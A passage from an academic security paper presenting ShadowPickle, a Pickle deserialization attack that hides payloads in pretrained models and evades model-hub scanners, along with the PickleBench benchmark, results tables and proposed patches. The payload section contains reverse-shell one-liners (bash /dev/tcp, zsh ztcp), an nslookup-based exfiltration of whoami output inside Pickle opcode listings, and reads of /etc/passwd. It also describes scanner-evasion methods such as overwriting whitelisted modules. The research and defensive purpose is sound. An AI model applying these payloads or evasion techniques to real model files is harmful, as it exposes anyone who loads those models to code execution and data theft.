4.1.3 Step 3 - Payload Injection: From the set of payload-injected Pickles in the previous step (step 3), we randomly sample a payload Pickle to be injected into the downloaded PTMs from the Crawling step (step 1). We then edit the memory addresses of the injecting Pickle file to be greater than any addresses of the original PyTorch file, since the Pickle VM works based on a stack and memory based architecture. This is done to preserve stack integrity and prevent the original PyTorch model's stack from being overwritten during payload execution. The injected model is then validated and stored as part of PickleBench *if and only if* the following two validation steps passes: (1) *Format validation,* the injected model is ascertained to be a valid Pickle file by loading it and monitoring for errors/exceptions. (2) *Payload validation*, we confirm that the injected payload behaves as intended when the model is deserialized.

Table 5: Number of PTMs on Top four (4) Model Hubs.

Hub	#Models	Text Generation
Hugging Face [21]	2535618	320324
GitHub [28]	150685	1732
OpenCSG [4]	192701	5343
ModelScope [38]	156193	33831

4.1.4 Step 4 - Scanning: Finally, we evaluate the curated dynamic benchmark (PickleBench) against the SOTA open-source scanners. The goal is to examine the performance of the scanners on PickleBench. We feed each model in PickleBench to be scanned by each scanner. The scanner's verdict and the output from `STDOUT` and `STDERR` on an injected model are logged for further review.

5 Experimental Setup

5.1 Research Questions

- **RQ1 Attack Effectiveness:** How effective are the proposed ShadowPickle attacks in evading SOTA scanners?
- **RQ2 Attack Comparison:** How do our proposed ShadowPickle attacks compare to SOTA Pickle deserialisation attacks?
- **RQ3 Advanced Attacks:** How do SOTA scanners perform on advanced ShadowPickle attacks (e.g., obfuscated, payloads)?
- **RQ4 Benchmark Comparison:** How does PickleBench compare to SOTA benchmarks (PickleCloak, PickleBall, MalHug)?

5.2 Crawling Setup

We employ Hugging Face (HF) as the primary model hub for our benchmarking (PickleBench). HF is the most popular and diverse model hub with over 2.5 million models and 13 million users, with over 18.9 million visitors per month [53]. Table 5 shows that HF has a significantly larger set of models than the other popular model hubs. HF contains over 16X (2.5M vs. 156K PTMs) as many models as the smallest hub (ModelScope) and 12X as many models as the next most popular model hub (GitHub). We also employ the `text generation` task tag as the primary task for PickleBench, since it is the most popular task in HF and the other popular hubs. In our evaluation, we introduce an interlude of 600 models between the *benign models* and the *injected benign models* to prevent data

leakage. Figure 5 (appendix) shows that the *benign models* are the top 3000 most liked PTMs, while the *injected benign models*, used for ShadowPickle injection, are the top 3600 to 4600 most liked models. We employ the topmost liked models in this task tag, since a high number of likes indicate the models are useful and popular among users, and likely benign. We additionally validated that the crawled models are benign by checking whether they have been flagged as *unsafe* or *malicious* by HF's proprietary scanners (i.e., HF_PickleScan [32], HF_Guardian [33], etc.)

5.3 Scanner Selection and Setup

We employ five (5) state-of-the-art scanners in our evaluation.

Static Scanners: We employ three static scanners, namely PickleScan [37], ModelScan [13] and Fickling [47]. PickleScan and ModelScan are the open-source variants of the closed-source scanners used by Hugging Face (HF_PickleScan [32], Guardian [33]). Fickling is independently developed by Trail of Bits [46], it supports advanced detection via Dataflow Analysis [14].

Dynamic Scanners: We employ ModelTracer [15], the SOTA open-source dynamic scanner for detecting malicious models.

Model Loading Environments: We employ Weights-only Unpickler [18], developed by PyTorch. Weights-only Unpickler searches for non-standard imports that may jeopardise the safety of the model loading environment. This is also turned on by default when loading models with PyTorch's `torch.load()`.

Excluded Scanners: We exclude PickleBall [34] because it requires manual specification of security policies for known ML libraries like FastAI [25].[2] Thus, it does not scale to practical model hub settings with millions of PTMs, or our experiments involving thousands of PTMs. PickleBall extends Weights-only Unpickler [18] through policy generation for safe model loading. However, it does not provide an automated method to generate policies for libraries used in the scanned models.

5.3.1 Scanner Setup: PickleScan and ModelScan are called via shell commands implemented in Python using `subprocess.run()`. We execute Fickling by accessing its Python interface and calling `analyze_Pickle_safety` to process its outputs. ModelTracer was implemented using the code provided in its GitHub repository [9]. We execute Weights-only Unpickler by loading each model using PyTorch's `torch.load()` and catching any `UnpicklingError` when the `UnPickler` raises an error for a non-standard import. We note that Weights-only Unpickler is enabled by default when loading a module with PyTorch. We employ the latest version of each scanner and provide their details in Table 15 (appendix).

5.4 Payload Selection

In our attack and benchmark, we employ malicious payloads that are commonly used in real-world attacks by sourcing from two well known payload sources, namely PayloadsAllTheThings [57] and revshells.com [52]. They include basic reconnaissance (e.g., `uname -a`) to reverse shells (`sh -i >& /dev/tcp/127.0.0.1/4444 0>&1`). Listing 1 shows a sample payload using `zsh` to make a reverse shell to a local IP address. We describe payloads in Table 16 (appendix).

[2]As stated in the PickleBall GitHub: "To analyze the library and create a policy, you must provide a path to the library source code and the name of the model class" [8].

Listing 1: Example PyPI payload

```
2: c    GLOBAL     `raft
      run'
12: q    BINPUT     0
14: X    BINUNICODE
"zsh -c 'zmodload
 zsh/net/tcp &&
 ztcp 127.0.0.1 4444 &&
 zsh >\&$REPLY
 2>&$REPLY 0>\&$REPLY'"
```

Listing 2: Example External payload

```
2: c    GLOBAL     '
      external
      dangerous_func'
27: q    BINPUT     0
29: X    BINUNICODE
     'import os
 os.system(
 "nslookup'whoami'.
 127.0.0.1")'
```

5.5 Injection Setup

ShadowPickle attacks are orchestrated using our custom injector which uses the payloads generated (described in Section 4.1.2).

PyPI Injected: We generate 20 malicious payloads using 20 PyPI libraries that support arbitrary code execution and the payloads described in Section 5.4. The libraries were identified by searching for the keyword "execute" on PyPI [50] and collecting the first 20 modules reported in the first 20 pages of PyPI that support arbitrary code execution. This payload generation process is described Section 4.1.2. Next, we randomly select one of the resulting 20 payloads and inject it into each of the 1000 benign models collected from HF Listing 1 illustrates our PyPI attack using the PyPI library `raft` [5].

External Module: We develop an external module (`external.py`) with the library `dangerous_func` that allows for arbitrary code execution using a python function such as `exec` (*see* Appendix Listing 3). Next, we generate 20 payloads combining the external function along with the our collected payloads (Section 5.4). Listing 2 is an example of external module payload with the `external.py`.

Overwritten Modules: This attack employed an overwritten library (`collections.OrderedDict()`) which we overloaded to add additional functionality, with the payloads described in Section 5.4. The additional functionality (in the overwritten library) allows for an arbitrary string to be executed as Python code via the `exec` library. This is illustrated in the overwritten `__new__` function in appendix Listing 5 (*cf.* Listing 4). Thus, we have 20 payloads using the `OrderedDict()` library to execute code. The payloads are then randomly injected into each of the 1000 benign models crawled from Hugging Face. Table 1 depicts an example of our overwritten module attack using the `OrderedDict()` library.

5.6 Implementation Details

All experiments were conducted on a Google Cloud Compute Engine, n2-standard-4 (4 vCPUs, 16 GB memory) instance, using a Debian GNU/Linux 12 (bookworm) operating system. ShadowPickle attacks and PickleBench were implemented in 5.5k lines of Python Code. Our experimentation code and data analysis scripts are implemented in 1.1k lines of Python code. In addition, we provide our source code and experimental data for reproduction:

https://shadowPickle-bench.github.io

6 Results

6.1 RQ1 Attack Effectiveness

Attack Detection: Let us examine ShadowPickle's effectiveness using 3000 malicious injected models (1000 PTMs per attack type), 3000 benign models from HF and five (5) open-source scanners

Table 6: Effectiveness of ShadowPickle on SOTA open-source scanners.

Type	Analysis Detector	Benign HF (3000)	Malicious (3000) PyPI	External Module	Overwritten Module	Overall Performance TP	FP	TN	FN	Precision	Recall	F1-score
Static	PickleScan [37]	0	0	0	0	0	0	3000	3000	0	0	0
	ModelScan [13]	0	0	0	0	0	0	3000	3000	0	0	0
	Fickling [47]	2834	1000	1000	1000	3000	2834	166	0	0.5142	**1**	0.6791
	Weights-only [18]	54	1000	1000	39	2039	54	2946	961	0.9742	0.6797	0.8007
Dynamic	ModelTracer [15]	0	907	953	821	2681	0	3000	319	**1**	0.8937	**0.9438**
Performance	**TPR**		0.5814	0.5906	**0.372**							
	FNR		0.4186	0.4094	**0.628**							

Table 7: Effectiveness of ShadowPickle on SOTA closed-source scanners and Model hubs. ✗ indicates scanner did not detect the model. ✓ indicates marked as Suspicious. "-" indicates Model hub employs a scanner, but did not scan the uploaded models. "N.A." indicates the Model hub does not employ a scanner.

Type	Analysis Detector	Malicious PyPI	External Module	Overwritten Module
Hugging Face [21]	HF_JFrog [22]	✗	✗	✗
	HF_ProtectAI [33]	✗	✗	✗
	HF_ClamAV [32]	✗	✗	✗
	HF_VirusTotal [31]	✗	✗	✗
	HF_PickleScan [32]	✓	✓	✗
OpenCSG[4]	Gentel [26, 27]	-	-	-
ModelScope [38]	N.A.	N.A.	N.A.	N.A.
GitHub [28]	N.A.	N.A.	N.A.	N.A.

(PickleScan, ModelScan, Fickling, Weights-only Unpickler, ModelTracer) [13, 15, 18, 37, 47]. Table 6 presents our findings.

We found that *ShadowPickle attacks effectively evade SOTA scanners. Almost one in every two (48.5%) ShadowPickle scanner tests were undetected by the SOTA scanners.* In absolute terms, about half (48.5% = 7,280/15,000) of all scanner tests were *not* detected by the SOTA scanners. This shows that our attack (ShadowPickle) often evades SOTA open source scanners and are demonstrably hard to detect for most scanners. Table 6 shows that the ShadowPickle's Overwritten Module attack is the most difficult to detect (0.372 TPR), while its external module attack is the easiest to detect by SOTA scanners (0.5906 TPR). ShadowPickle (Overwritten) evades most of the baseline scanners. It has an evasion rate of *63%*, across all scanners. This is followed by the PyPI attack and the external module attack with an evasion rate of *42%* and *41%*, respectively. To the best of our knowledge, ShadowPickle (Overwritten) is the first attack to evade the Weights-only Unpickler which employs whitelisting. We attribute the efficacy of ShadowPickle (Overwritten) attack to the fact that it overloads whitelisted modules. Meanwhile, ShadowPickle (PyPI) and ShadowPickle (external-module) are less effective since they employ modules and system calls that are often blacklisted by the SOTA scanners. Overall, this result demonstrates the efficacy and stealthiness of ShadowPickle.

Scanner Performance on ShadowPickle: Inspecting the performance of each scanner on ShadowPickle, we found that *ModelTracer performs best in detecting ShadowPickle (F1-score=0.9438), while PickleScan and ModelScan perform worst in detecting them* (F1-score=0.0000). Notably, ShadowPickle is detected by Fickling with a recall of one (1), but it also has a high number of false positives due to its strict whitelist, leading to a F1-score of 0.6791. ShadowPickle evades ModelTracer's dynamic scanning in *8.4%* of the injected models. PyTorch's default environment, Weights-only Unpickler is evaded *32%* by ShadowPickle due to the overwritten module attack, but it detects the other two (2) attacks (PyPI and External module). Thus having a good recall of 0.6797. ShadowPickle completely evades PickleScan and ModelScan as evidenced by the zero (0) recall. These results demonstrate that ShadowPickle attacks are effective in evading the SOTA scanners.

> *ShadowPickle effectively evades SOTA scanners. ShadowPickle (Overwritten) has a 63% evasion rate across scanners, and 48% of the its injected models evade scanners.*

Why do SOTA scanners fail to detect ShadowPickle? Fickling detects ShadowPickle's attacks, but with a high false positive rate because of its import whitelisting. An import that is not part of the Fickling whitelist results in the model being flagged as `LIKELY_UNSAFE`. Fickling also flags models as `SUSPICIOUS` if they do not pass its dataflow analysis [14]. Table 17 (appendix) reports the fine-grained results for Fickling at different severity levels.

ModelTracer only has a recall of 0.8937 (see Table 6) because its blacklist of `syscalls` is *incomplete*. For example, it does not detect a payload that only reads information and prints it out (e.g., "`cat /etc/passwd`") because it only uses syscalls like `write` and `read`, which are not on the blacklist of ModelTracer's syscalls.

Although Weights-only Unpickler performs well due to its whitelist, ShadowPickle demonstrate that whitelisting is susceptible to the Overwritten Module attack since it overwrites libraries in the whitelist. We also inspected the 39 instances of ShadowPickle (Overwritten) detected by Weights-only Unpickler (see Table 6) and found that it is not truly detecting the ShadowPickle (Overwritten attack). They are only flagged because of dictionary usage. Specifically, models end with the opcode `SETITEMS` which puts a dictionary on the stack of the Pickle VM. This dictionary then gets popped by our attack when we call the `BUILD` opcode (such as Table 1). However, Weights-only Unpickler does not allow for building dictionaries, thus it flags the model as malicious. To address this issue, we additionally injected the payload before the `SETITEMS` opcode and show that that none of the new models are

detected by Weights-only Unpickler. Table 13 (appendix) reports this adaptive ShadowPickle attack and its results.

PickleScan and ModelScan perform poorly due to the use of a static, non-exhaustive blacklist. The blacklist in use is more appropriate for widely known execution libraries, like `posix system`, such as the Library Import attack in Table 1. ShadowPickle evades the blacklist by using libraries from PyPI (Listing 1) or custom external modules (Listing 2) which are not listed.

> *ShadowPickle evades scanners because of its whitelist module overwrite (e.g., Weights-only Unpickler) and the incomplete blacklists of scanners (e.g., ModelTracer, PickleScan).*

Model hubs and Closed-source Scanners: We inspect the effectiveness of ShadowPickle using four (4) SOTA model hubs (Hugging Face, ModelScope, Open CSG and GitHub) and five closed-source scanners. We uploaded five (5) representative malicious models injected with ShadowPickle attacks to each model hub to check whether the model hub's closed source scanners detect them. For instance, on Hugging Face, each model was scanned by five (5) scanners (HF_Jfrog, HF_ProtectAI, HF_ClamAV, HF_VirusTotal, HF_PickleScan) [13, 22, 31, 32]. We present our results in Table 7.

Table 7 shows that the ShadowPickle (Overwritten) evades all closed-source scanners available on Hugging Face [65]. This is because HF_PickleScan uses a combination of a blacklist and whitelist, and this attack overwrites the popular builtin module, `collections.OrderedDict()` that is found in many whitelists. The PyPI and External Module attacks evade the HF_JFrog and HF_ProtectAI scanners because they do not use a library that is on the scanner's blacklist. They are, however, detected by HF_PickleScan because they include libraries that are not part of its whitelist.
While we uploaded our models to OpenCSG [63], which uses the security scanner Gentel [26, 27], the scanner did not scan our repository containing the models. ModelScope and GitHub do not flag or report any issues with our uploaded malicious models [11, 66] because these model hubs do not perform PTM-specific scanning.

> *ShadowPickle attacks bypass the security mechanisms of the SOTA model hubs and their closed-source security scanners.*

6.2 RQ2 Attack Comparison

This experiment compares ShadowPickle against three (3) SOTA attacks, namely Stacked Pickles [17]), Library Import [67] and PickleCloak [35]. We evaluate the attacks using five (5) open-source SOTA scanners and present our results in Table 8.

ShadowPickle (Overwritten) is undetected 50% (0.372 vs. 0.756) more than SOTA attacks, on average. It also outperforms the best performing SOTA attack, the PickleCloak (Module Surface) attack, by evading the SOTA open-source scanners 36.12% (0.72 vs. 0.5824) more than PickleCloak. Table 8 shows that the Stacked Pickle and Library Import attacks are detected by most scanners. This is because they use common code execution libraries, which were patched after disclosure. While PickleCloak was publicly disclosed, only a few scanners detects its Module-Surface attack due to the attack using a legacy or alternative method of developing Pickle files rather than traditional `torch.save()` method. ShadowPickle instead uses the libraries that are in the whitelist and avoids libraries that may appear in the blacklist of security scanners, and thus avoids being flagged by a majority of them. The evasion rates of SOTA attacks have fallen due to their disclosure and subsequent patch by the scanners. However, ShadowPickle would require a significant overhaul and holistic overview of detection because it uses novel attack methodologies that would need systematic changes to address the underlying issues leveraged by the attack. We discuss and evaluate possible ShadowPickle defenses in section 7. These results show that ShadowPickle is stealthier and more challenging to detect for SOTA scanners, compared to existing attacks.

Table 8: Open-source SOTA's performance on ShadowPickle vs. SOTA attacks. "*" indicates the scanner crashed or failed to scan the model.

Type	Detector	ShadowPickle (3000)			PickleCloak			Stacked Pickles [17]	Library Import [67]
		PyPI	External Module	Overwritten Module	Module Surface (3)	EOP* (1)	Gadget Based (57)	(5)	(1)
Static	PickleScan [37]	0	0	0	0	1	7	5	1
	ModelScan [13]	0	0	0	0	0	0	0	1
	Fickling [47]	1000	1000	1000	3	1	57	5	1
	Weights-only [18]	1000	1000	39	3	1	57	5	1
Dynamic	ModelTracer [15]	907	953	821	3	1	45	5	1
	TPR	0.5814	0.5906	**0.372**	0.6	0.8	0.5824	0.8	1
	FNR	0.4186	0.4094	**0.628**	0.4	0.2	0.4176	0.2	0

> *ShadowPickle (Overwritten) is 50% more evasive than SOTA attacks, on average. It has a 36% higher evasion rate than the most evasive baseline – PickleCloak (Module-Surface).*

6.3 RQ3 Advanced Attacks

Let us inspect the impact of advanced payloads (Staged, Anti-VM, Delayed, Obfuscated) on ShadowPickle's effectiveness, using five (5) open-source scanners, 10 scanners, and 15 malicious models. We compare the advanced payloads to a "Normal" variant using "`cat /etc/passwd`". Our results are illustrated in Table 9.

Results show that *the anti-vm attack is the most evasive advanced attack. Table 9 shows that its detection rate (TPR) is as low as 0.1 across all scanners (ShadowPickle (Overwritten)).* This is followed by the staged payload and normal attack. The staged payloads, delayed execution and anti-vm have similar performance on the static scanners, but their performance varies for ModelTracer. We attribute the stability of the static scanners to their import blacklisting or whitelisting technique. ModelTracer's dynamic analysis accounts for the variance in its detection results. Additionally, Table 9 shows that the obfuscation attack is easier to detect due to its obfuscation module import (`pyarmor` library [19]) which is not in the whitelist for scanners like Fickling and HF_PickleScan. Thus it is flagged as suspicious. HF_ClamAV flags obfuscation libraries such as `pyarmor` being imported as suspicious. We show an example of an obfuscated payload in Listing 6 (appendix). Overall, this result shows that ShadowPickle attacks can be improved using advanced payloads.

> *Advanced payloads (anti-vm and staged payloads) improve the stealthiness and evasion rates of ShadowPickle.*

Table 9: Performance of SOTA scanners on Advanced Attack Payloads combined with ShadowPickle attacks. ✓ indicates scanner flagged the model as malicious (score = 1) and ✗ as not detected (score = 0). ✓ indicates marked as Suspicious (score = 1). "-" indicates Model hub employs a scanner, but did not scan the uploaded models. "N.A." indicates the Model hub does not employ a scanner.

Type	Analysis Detector	PyPI Normal	PyPI Staged Payload	PyPI Anti-VM	PyPI Delayed Execution	PyPI Obfuscation	External Module Normal	External Module Staged Payload	External Module Anti-VM	External Module Delayed Execution	External Module Obfuscation	Overwritten Module Normal	Overwritten Module Staged Payload	Overwritten Module Anti-VM	Overwritten Module Delayed Execution	Overwritten Module Obfuscation
Static	PickleScan [37]	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
	ModelScan [13]	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
	Fickling [47]	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Weights-only [18]	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓
Dynamic	ModelTracer [15]	✗	✓	✗	✓	✓	✓	✗	✓	✓	✓	✓	✓	✗	✓	✓
Closed-source	HF_Frog [22]	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
	HF_ProtectAI [33]	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
	HF_ClamAV [32]	✗	✗	✗	✗	✓	✗	✗	✗	✗	✓	✗	✗	✗	✗	✓
	HF_VirusTotal [31]	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
	HF_PickleScan [32]	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓
	OpenCSG [4]	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
	ModelScope [38]	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.
	GitHub [28]	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.
	TPR	**0.3**	0.4	**0.3**	0.4	0.5	0.4	**0.3**	0.4	0.4	0.5	0.2	0.2	**0.1**	0.2	0.5
	FNR	**0.7**	0.6	**0.7**	0.6	0.5	0.6	**0.7**	0.6	0.6	0.5	0.8	0.8	**0.9**	0.8	0.5

Table 10: Open-source SOTA's performance on ShadowPickle vs. SOTA Benchmarks. "*" indicates the scanner crashed or failed to scan the model.

Type	Analysis Detector	PickleBench (3000) PyPI	PickleBench (3000) External Module	PickleBench (3000) Overwritten Module	Existing Benchmarks PickleCloak (57)	Existing Benchmarks PickleBall (2)	MalHug (85)
Static	PickleScan [37]	0	0	0	7	0	84
	ModelScan [13]	0	0	0	0	0*	84
	Fickling [47]	1000	1000	1000	57	2	85
	Weights-only [18]	1000	1000	39	57	2	85
Dynamic	ModelTracer [15]	907	948	821	45	1	63
	Detection Rate	0.5814	0.5896	0.372	0.5824	0.5	0.9435

6.4 RQ4 Benchmark Comparison

This experiment evaluates PickleBench against three (3) SOTA benchmarks (PickleCloak [35], MalHug [60], PickleBall [8]) using five (5) open-source scanners. We present our results in Table 10.

We found that *PickleBench is 24.03% (0.513 vs. 0.6753) more difficult to detect than the SOTA benchmarks, on average.* Table 10 shows that PickleBench (overwritten-module) outperforms the most challenging existing benchmark (PickleBall) by about 25.6% (0.372 vs. 0.5). However, PickleBall outperforms the PyPI and External Module variants of PickleBench because of the small size of the benchmark (2 PTMs). PickleBench outperforms PickleCloak by approximately 11.8% (0.513 vs. 0.675), on average. We attribute this performance to the stealthy and varying attack types and PTMs in PickleBench as described in Table 3 and Section 5.2. The high detection rate (0.9435) of the MalHug benchmark is because its malicious PTMs use Python's built-in `exec`, which is a popular arbitrary code execution library blacklisted by most scanners.

> *PickleBench is 24.03% more difficult to detect than the SOTA benchmarks, on average. PickleBench (Overwritten) is 25.6% more evasive than the most challenging baseline (PickleBall).*

7 Security Recommendations, Defenses and Patches

Weights-only Patch: We recommend that Pickle Loading Environments such as Weights-only Unpickler implement additional environment checks to ascertain that the execution environment is safe, e.g., not altered, similar to the ShadowPickle's `sys.modules` overwrite. This additional check allows to detect environment-altering attacks such as the ShadowPickle's Overwritten Module attack. We implement this patch by checking whether a whitelisted builtin Python libraries (e.g., `collections.OrderedDict`) in `sys.modules` is found in a non-standard directory (e.g., `site-packages`) in the environment. This indicates a tampered environment because directories like `site-packages` are the default directory of installation for third party libraries, and builtin libraries like `collections` instead are found as part of the Python installation (`/usr/bin` or `venv/bin`). Table 11 shows that our Weights-only-patch increases the F1-score of Weights-only by *19%*. Overall, this defense improves the efficacy of scanners and model hub security.

Table 11: Performance of Fickling and Weights-only against our patches.

Scanner	Benign (3000)	Malicious (3000) PyPI (1000)	Malicious (3000) External Module (1000)	Malicious (3000) Overwritten Module (1000)	Overall Performance TP	FP	TN	FN	Precision	Recall	F1-score
Vanilla Weights-only	54	1000	1000	39	2039	54	2946	961	0.9742	0.6797	0.8007
Weights-only Patch	54	1000	1000	1000	3000	54	2946	0	**0.9823**	**1**	**0.9911**
Vanilla Fickling	2834	1000	1000	1000	3000	2834	166	0	0.5142	**1**	0.6791
Fickling Patch	2374	1000	1000	0	2000	2374	626	1000	0.4572	0.6667	0.5424
Fickling Patch + Environment checking	2374	1000	1000	1000	3000	2374	626	0	0.5582	**1**	0.7165

Fickling Patch: Table 6 shows that Fickling has a huge number of false positives. To address this issue, we analyse the whitelist of Fickling and compare it to the whitelist in Weights-only Unpickler [18], PyTorch's official restricted loading environment. We notice that Fickling was flagging benign libraries, some of which are part of Weights-only Unpickler's whitelist. Figure 5 (appendix) shows the top-15, most frequent libraries flagged by Fickling in the tested 3000 benign models (from **RQ1**). Libraries in red show libaries that are marked by Fickling as malicious, even though Weights-only Unpickler has them on the whitelist. Therefore, we patched Fickling, such that it also includes the libraries in Weights-only Unpickler as part of the whitelist, and rerun the scanner on the 3000 benign models. Table 11 depicts the scanner performance before and after patching. We observed a (16% (2834 vs. 2374)) decrease in false positives. 2370 out of the 2374 false positives fail the dataflow analysis of Fickling. Thus, they are marked as `SUSPICIOUS` with a lower severity than the `LIKELY_UNSAFE` earlier (Table 17 (appendix)). To address this, we augmented Fickling

with environment checking (as proposed for Weights-only). This improves Fickling's F1-score by *5%* (0.7165 vs. 0.6791).

Security Recommendations for Model hubs: To improve PTM security, we propose two (2) recommendations for model hubs:

PyPI Scanning: To mitigate ShadowPickle's PyPI attack, we recommend that model hubs employ gadget-finding tools like PickleCloak. Although PickleCloak's gadget-finders were developed for attack orchestration, augmenting scanners with gadget-finders will discover vulnerable PyPI libraries capable of arbitrary code execution, which will improve model hub security if blacklisted. This is important since certain PyPI modules (e.g., `raft` [5]) may appear to be benign but can be used to orchestrate malicious activities when installed, e.g., privilege escalation.

Requirements Scanning: ShadowPickle's PyPI and Overwritten module attacks are distributed through third-party libraries on PyPI. Therefore, we recommend the use of vulnerability scanners like Pysentry [45] for model hub security. These scanners would scan files that are typically used for third-party library installation (`requirements.txt` or `uv.lock`). This allows users to potentially inspect vulnerable libraries installed during model loading.

8 Threats To Validity

Internal Validity: To mitigate implementation errors, we conducted code reviews and tested our implementations. We validated injected models by loading them, and developing oracles to confirm their (malicious) behaviors. We also uploaded the developed models to platforms like HF (*see* Table 7), to be scanned by closed-source scanners, independent of our execution of open-source versions of the scanners (e.g., PickleScan vs. HF_PickleScan).

External Validity: For generalizability, we inject all three ShadowPickle attacks into 1000 (most-liked) benign models from Hugging Face. This allows to evaluate a broad spectrum of representative real-world models. We also compare our benchmark, PickleBench against real world malicious models provided by other benchmarks, such as MalHug (*see* Table 10). To generalize our Overwritten Module attack past the `collections.OrderedDict` module, we also illustrate the same attack by overwritting the `xxsubtype` module. The `xxsubtype` module is part of Fickling's [47] whitelist because it is an internal Python module. Overwritting `xxsubtype` required the same amount of effort as `collections.OrderedDict`, and only required the additional arbitrary code execution functionality to be added. We provide an uploaded model of `xxsubtype` on HuggingFace [65].

Construct Validity: To mitigate construct validity, we evaluate ShadowPickle and PickleBench using five (5) open-source scanners, three (3) real world attacks (*see* Table 8) and three (3) SOTA benchmarks (*see* Table 10). We also report their performance on both open-source scanners and closed-source scanners to verify whether our ShadowPickle attacks are detected, or not.

9 Related Works

Pickle Attacks: Security researchers have demonstrated that the Pickle format is vulnerable to deserialisation attacks [55] and developed attack methodologies to bypass Pickle defenses, such as Sour Pickles [55], Pain Pickles [30], Stacked Pickles (Coldwaterq) [17] and Library Import (ZpBrent) [67]. Notably, PickleCloak [35] presented three (3) attacks that evade security scanners by manipulating the Pickle file formation. Our attack (ShadowPickle) distinguishes itself by focusing on the wider Python ecosystem surrounding the Pickle VM, while evading SOTA security scanners like the default PyTorch Weights-only Unpickler [18]. We also compare ShadowPickle to the aforementioned attacks (**RQ2**).

Malicious PTM Benchmarks: ModelTracer [15] demonstrated the proliferation of malicious models on hosting hubs (HF) by scanning 12,793 models and uncovering 14 malicious models. However, the malicious models are not publicly provided. MalHug scanned 705K models on HuggingFace using their closed-source, custom scanner and provide 91 publicly available malicious models. PickleBall [34] used MalHug in their work. In addition, they provide two (2) malicious models used to evaluate their tool and security scanner. PickleBench differs from existing works as it presents three (3) novel attacks that are previously unseen in existing benchmarks. It is useful for assessing scanners and model hub security. It also provides an automated and extensible injector which allows for dynamic benchmarking. We also compare PickleBench to the aforementioned publicly provided benchmarks.

10 Conclusion

This work investigates the security of PTMs and model hubs. This is an important problem given the proliferation and popularity of ML models such as LLMs. Model hubs (e.g., Hugging Face (HF)) host thousands of models and millions of users. However, the current ML supply chain relies solely on model hubs to protect end-users from malicious attacks. To address this challenge, we examine the reliability of model scanners and model hubs by proposing a novel Pickle deserialization attack called ShadowPickle. Our attack targets the most popular ML model format – Pickles [34]. ShadowPickle leverages the Pickle VM module import mechanism to bypass the security mechanisms of SOTA scanners and model hubs. In addition, we propose an automated benchmark (called PickleBench) that allows to generalise our ShadowPickle attacks to arbitrary malicious payloads and benign PTMs.

We evaluate ShadowPickle using thousands of PTMs from HF, four model hubs and ten security scanners. Results show that ShadowPickle evades the security mechanism of SOTA scanners, and the model hubs. As an example, ShadowPickle (Overwritten) has up to 63% evasion rates on existing scanners. We also compare ShadowPickle to three SOTA Pickle desrialization attacks. We found that ShadowPickle is 50% more evasive than existing attacks. Furthermore, we compare PickleBench to three SOTA benchmarks and show that it is up to 25.6% more challenging for scanners than the baselines. Finally, we propose defenses for model hubs and scanners to mitigate ShadowPickle attacks. Result show that our defense methods improve the performance of SOTA scanners by up to 19% (F1-score). We hope this work will enable engineers to assess and improve the reliability of PTM scanners.

References

[1] 1995. zlib — Compression compatible with gzip - docs.python.org. https://docs.python.org/3/library/zlib.html. [Accessed 16-03-2026].
[2] 2011. Sour Pickles - BlackHat US 2011. https://media.blackhat.com/bh-us-11/Slaviero/BH_US_11_Slaviero_Sour_Pickles_WP.pdf. [Accessed 13-04-2026].

[3] 2023. Federal Register :: Request Access. https://www.federalregister.gov/documents/2023/11/01/2023-24283/safe-secure-and-trustworthy-development-and-use-of-artificial-intelligence. [Accessed 09-11-2025].
[4] 2023. OpenCSG. https://opencsg.com/. [Accessed 07-11-2025].
[5] 2024. Raft - PyPI. https://pypi.org/project/raft/. [Accessed 17-04-2026].
[6] 2025. 4M Models Scanned: Protect AI + Hugging Face 6 Months In. https://huggingface.co/blog/pai-6-month. [Accessed 13-04-2026].
[7] 2025. cve.org. https://www.cve.org/CVERecord/SearchResults?query=pickle. [Accessed 09-11-2025].
[8] 2025. GitHub - columbia/pickleball: PickleBall protects users from dangerous pickle-based ML models — github.com. https://github.com/columbia/pickleball. [Accessed 02-04-2026].
[9] 2025. GitHub - s2e-lab/hf-model-analyzer - ModelTracer. https://github.com/s2e-lab/hf-model-analyzer. [Accessed 25-03-2026].
[10] 2025. Malicious ML models discovered on Hugging Face platform - ReversingLabs. https://www.reversinglabs.com/blog/rl-identifies-malware-ml-model-hosted-on-hugging-face. [Accessed 13-04-2026].
[11] 2026. ShadowPickle-Bench/Dont_Download_This - github.com. https://github.com/ShadowPickle-Bench/Dont_Download_This. [Accessed 16-04-2026].
[12] adia. 2024. Data Scientists Targeted by Malicious Hugging Face ML Models with Silent Backdoor. https://jfrog.com/blog/data-scientists-targeted-by-malicious-hugging-face-ml-models-with-silent-backdoor/. [Accessed 13-04-2026].
[13] Protect AI. 2025. ModelScan: Protection against Model Serialization Attacks. https://github.com/protectai/modelscan. GitHub repository, accessed: 07-01-2026.
[14] Trail Of Bits. 2022. Adds dataflow analysis, generalizes constant opcodes, and cleans up injection by ESultanik · Pull Request #28 · trailofbits/fickling — github.com. https://github.com/trailofbits/fickling/pull/28. [Accessed 06-04-2026].
[15] Beatrice Casey, Joanna C. S. Santos, and Mehdi Mirakhorli. 2024. A Large-Scale Exploit Instrumentation Study of AI/ML Supply Chain Attacks in Hugging Face Models. arXiv:2410.04490 [cs.CR] https://arxiv.org/abs/2410.04490
[16] Coldwaterq. [n. d.]. BACKDOORING PICKLES: A DECADE ONLY MADE THINGS WORSE - DEFCON 30. https://media.defcon.org/DEF%20CON%2030/DEF%20CON%2030%20presentations/ColwaterQ%20-%20Backdooring%20Pickles%20A%20decade%20only%20made%20things%20worse.pdf. [Accessed 13-04-2026].
